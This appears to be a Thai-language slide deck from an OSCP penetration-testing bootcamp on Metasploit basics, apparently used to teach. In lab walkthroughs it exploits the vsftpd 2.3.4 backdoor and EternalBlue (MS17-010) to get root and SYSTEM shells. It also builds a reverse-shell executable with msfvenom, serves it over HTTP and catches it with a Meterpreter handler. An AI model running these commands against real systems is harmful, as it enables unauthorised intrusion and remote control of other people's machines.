  Id  Name  Type           Information  Connection
  --  -
  1    shell cmd/unix  192.168.56.102:46381 → 192.168.56.101:6200 (192.168.56.101)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

id
uid=0(root) gid=0(root)
```



พื้นฐานการโจมตีด้วย Metasploit

❑ Metasploit Lab



กิจกรรมที่ 18 Metasploit to Metasploitable 2

```
PORT      STATE SERVICE      REASON          VERSION
21/tcp    open  ftp          syn-ack ttl 64  vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.200.140
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          syn-ack ttl 64  OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/xUTwsTYI
wSIXSUajnU5oWmY5x85sBw+XDAAAFQDFkMpmDFQTF+oRqaoSNVU7Z+hjSwAAAIBCQxNKzi1TyP+QJIFa3M0oLq
+Y4dp0lzfWHwZ/jzHwtuaDQaok7ulF971lEazeJLqfiWrAzoklqSWyDQJAAAAIA1lAD3xWYkeIeHv/R3P9i+Xao
k/YRnjzx1EAYBsvCmM4a0jmh20oNiRWlc/F+bkUeFKrBx/D2fdfZmhrGg==
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI
pmkJcVgETJ5WhKOBUNf1AKZW++4Xlc63M4KI5cjvMMIPEVOyR3AKmI78Fo3HJjYucg87JjLeC66I7+d1EYX6zT8
qi2YXbhvwIJ0gFMb6wfe5cnQew==
23/tcp    open  telnet       syn-ack ttl 64  Linux telnetd
25/tcp    open  smtp         syn-ack ttl 64  Postfix smtpd
```



ลงทะเบียนอบรม



วันที่ 5 พฤศจิกายน 2568 รอบบ่าย



พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - Example of Windows OS Victim

```
msf > use exploit/windows/smb/
use exploit/windows/smb/generic_smb_dll_injection
use exploit/windows/smb/group_policy_startup
use exploit/windows/smb/ipass_pipe_exec
use exploit/windows/smb/ms03_049_netapi
use exploit/windows/smb/ms04_007_killbill
use exploit/windows/smb/ms04_011_lsass
use exploit/windows/smb/ms04_031_netdde
use exploit/windows/smb/ms05_039_pnp
use exploit/windows/smb/ms06_025_rasmans_reg
use exploit/windows/smb/ms06_025_rras
use exploit/windows/smb/ms06_040_netapi
use exploit/windows/smb/ms06_066_nwapi
use exploit/windows/smb/ms06_066_nwwks
use exploit/windows/smb/ms06_070_wkssvc
use exploit/windows/smb/ms07_029_msdns_zonename
use exploit/windows/smb/ms08_067_netapi
use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
use exploit/windows/smb/ms10_046_shortcut_icon_dllloader
use exploit/windows/smb/ms10_061_spoolss
use exploit/windows/smb/ms15_020_shortcut_icon_dllloader
use exploit/windows/smb/ms17_010_eternalblue
use exploit/windows/smb/ms17_010_psexec
use exploit/windows/smb/netidentity_xtierrpcpipe
use exploit/windows/smb/psexec
use exploit/windows/smb/psexec_psh
use exploit/windows/smb/smb_delivery
use exploit/windows/smb/smb_relay
use exploit/windows/smb/timbuktu_plughntcommand_bof
```




พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - Example of Windows OS Victim

```
msf > search ms17  
[!] Module database cache not built yet, using slow search
```

Matching Modules

=====

Name	Disclosure Date	Rank	Description
----	-----	----	-----
auxiliary/admin/mssql/mssql_enum_domain_accounts		normal	Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration
auxiliary/admin/mssql/mssql_enum_domain_accounts_sql		normal	Microsoft SQL Server SQLi SUSER_SNAME Windows Domain Account Enumeration
auxiliary/admin/mssql/mssql_enum_sql_logins		normal	Microsoft SQL Server SUSER_SNAME SQL Logins Enumeration
auxiliary/admin/mssql/mssql_escalate_execute_as		normal	Microsoft SQL Server Escalate EXECUTE AS
auxiliary/admin/mssql/mssql_escalate_execute_as_sql		normal	Microsoft SQL Server SQLi Escalate Execute AS
auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
auxiliary/scanner/smb/smb_ms17_010		normal	MS17-010 SMB RCE Detection
exploit/windows/fileformat/office_ms17_11882	2017-11-15	manual	Microsoft Office CVE-2017-11882
exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution



พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - Example of Windows OS Victim

```
msf exploit(windows/smb/ms17_010_eternalblue) > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options
```

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name	Current Setting	Required	Description
----	-----	-----	-----
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target address range or CIDR identifier
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads



พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - Example of Windows OS Victim

```
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.200.132
RHOSTS => 192.168.200.132
msf auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.200.132:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) > 
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

msf exploit(windows/smb/ms17_010_eternalblue) > 
```



พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - Example of Windows OS Victim

```
msf exploit(windows/smb/ms17_010_eternalblue) > show payloads
```

Compatible Payloads

=====


Name	Disclosure Date	Rank	Description
----	-----	----	-----
generic/custom		normal	Custom Payload
generic/shell_bind_tcp		normal	Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp		normal	Generic Command Shell, Reverse TCP Inline
windows/x64/exec		normal	Windows x64 Execute Command
windows/x64/loadlibrary		normal	Windows x64 LoadLibrary Path
windows/x64/meterpreter/bind_ipv6_tcp		normal	Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
windows/x64/meterpreter/bind_ipv6_tcp_uuid		normal	Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
windows/x64/meterpreter/bind_named_pipe		normal	Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
windows/x64/meterpreter/bind_tcp		normal	Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
windows/x64/meterpreter/bind_tcp_uuid		normal	Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
windows/x64/meterpreter/reverse_http		normal	Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
windows/x64/meterpreter/reverse_https		normal	Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
windows/x64/meterpreter/reverse_named_pipe		normal	Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
windows/x64/meterpreter/reverse_tcp		normal	Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
windows/x64/meterpreter/reverse_tcp_rc4		normal	Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
windows/x64/meterpreter/reverse_tcp_uuid		normal	Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
windows/x64/meterpreter/reverse_winhttp		normal	Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
windows/x64/meterpreter/reverse_winhttps		normal	Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)




พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - Payload Selection

#Binding



#Reverse





พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - Example of Windows OS Victim

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.200.132
RHOST => 192.168.200.132
msf exploit(windows/smb/ms17_010_eternalblue) > set RPORT 445
RPORT => 445
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.200.140
LHOST => 192.168.200.140
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > █
```

➡ Remote Victim

➡ Kali IP



พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - Example of Windows OS Victim

```
msf exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.200.140:4444
[*] 192.168.200.132:445 - Connecting to target for exploitation.
[+] 192.168.200.132:445 - Connection established for exploitation.
[+] 192.168.200.132:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.200.132:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.200.132:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.200.132:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.200.132:445 - 0x00000020  65 20 50 61 63 6b 20 31  e Pack 1
[+] 192.168.200.132:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.200.132:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.200.132:445 - Sending all but last fragment of exploit packet
[*] 192.168.200.132:445 - Starting non-paged pool grooming
[+] 192.168.200.132:445 - Sending SMBv2 buffers
[+] 192.168.200.132:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.200.132:445 - Sending final SMBv2 buffers.
[*] 192.168.200.132:445 - Sending last fragment of exploit packet!
[*] 192.168.200.132:445 - Receiving response from exploit packet
[+] 192.168.200.132:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.200.132:445 - Sending egg to corrupted connection.
[*] 192.168.200.132:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.200.132
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.200.140:4444 -> 192.168.200.132:49159) at 2018-04-18 11:03:18 -0400
[+] 192.168.200.132:445 - =====
[+] 192.168.200.132:445 - -----WIN-----
[+] 192.168.200.132:445 - =====

meterpreter > █
```



พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - Example of Windows OS Victim

```
[*] Meterpreter session 1 opened (192.168.200.140:4444 -> 192.168.200.132:49159) at 2018-04-18 11:03:18 -0400
[+] 192.168.200.132:445 - =====
[+] 192.168.200.132:445 - =====WIN=====
[+] 192.168.200.132:445 - =====

meterpreter > background
[*] Backgrounding session 1...
msf exploit(windows/smb/ms17_010_eternalblue) >
msf exploit(windows/smb/ms17_010_eternalblue) >
msf exploit(windows/smb/ms17_010_eternalblue) > use auxiliary/
```




พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - Example of Windows OS Victim

```
msf auxiliary(scanner/smb/smb_ms17_010) > sessions -l
```




Active sessions

=====


Id	Name	Type	Information	Connection
--	----	----	-----	-----
1		meterpreter x64/windows	NT AUTHORITY\SYSTEM @ WINDOWS764BIT	192.168.200.140:4444 -> 192.168.200.132:49159 (192.168.200.132)

```
msf auxiliary(scanner/smb/smb_ms17_010) > sessions -i 1
```



[*] Starting interaction with 1...

```
meterpreter >
```

พื้นฐานการโจมตีด้วย Metasploit - msfvenom



พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - with msfvenom

```
Kali# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.200.140  
LPORT=5555 -f exe -o reverseshell.exe
```

```
root@osboxes:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.200.140 LPORT=5555 -f exe -o reverseshell.exe  
No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
No Arch selected, selecting Arch: x64 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
Saved as: reverseshell.exe  
root@osboxes:~#
```




พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - with msfvenom

```
msf exploit(multi/handler) > use exploit/multi/handler
msf exploit(multi/handler) > set LHOST 192.168.200.140
LHOST => 192.168.200.140
msf exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > run


[*] Started reverse TCP handler on 192.168.200.140:5555
```




พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - with msfvenom

```
kali# python -m http.Server 8000
```





พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - with msfvenom

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.200.140:5555
[*] Sending stage (206403 bytes) to 192.168.200.132
[*] Sleeping before handling stage...
[*] Meterpreter session 3 opened (192.168.200.140:5555 -> 192.168.200.132:49333) at 2018-04-18 13:45:05 -0400


meterpreter > getuid
Server username: WINDOWS764BIT\tester
meterpreter > █
```

A hooded figure, possibly a hacker, is visible in the background, partially obscured by the text. The figure is wearing a dark hood and a dark jacket. The background is dark blue with vertical columns of green binary code (0s and 1s) falling like rain, reminiscent of the 'Matrix' effect. The figure's face is not visible, and they appear to be looking down or at something out of frame.

OFFSEC SAYS

YOU MUST

TRY HARDER



สรุปการอบรมวันที่ 3



สรุปการอบรมวันที่ 3 การทดสอบเจาะระบบพื้นฐาน

- ✓ เครื่องมือสแกนช่องโหว่ (Nessus, OpenVAS แนวคิดการตั้งค่าและการอ่านผล)
- ✓ การระบุช่องโหว่ทั่วไป
- ✓ พื้นฐานการโจมตีด้วย Metasploit (modules, payloads, listeners)
- ✓ Vulnerability scan





ถาม/ตอบ



NCSA OSCP Bootcamp

Invite friends you want to share this OpenChat with.



Email: ammарit.t@secure-d.tech

การทดสอบเจาะระบบพื้นฐาน (Basic Penetration Testing)

โครงการพัฒนาบุคลากรด้านการตรวจสอบความมั่นคงปลอดภัยไซเบอร์และทดสอบเจาะระบบระดับสูง

(Offensive Security Certified Professional: OSCP Bootcamp)

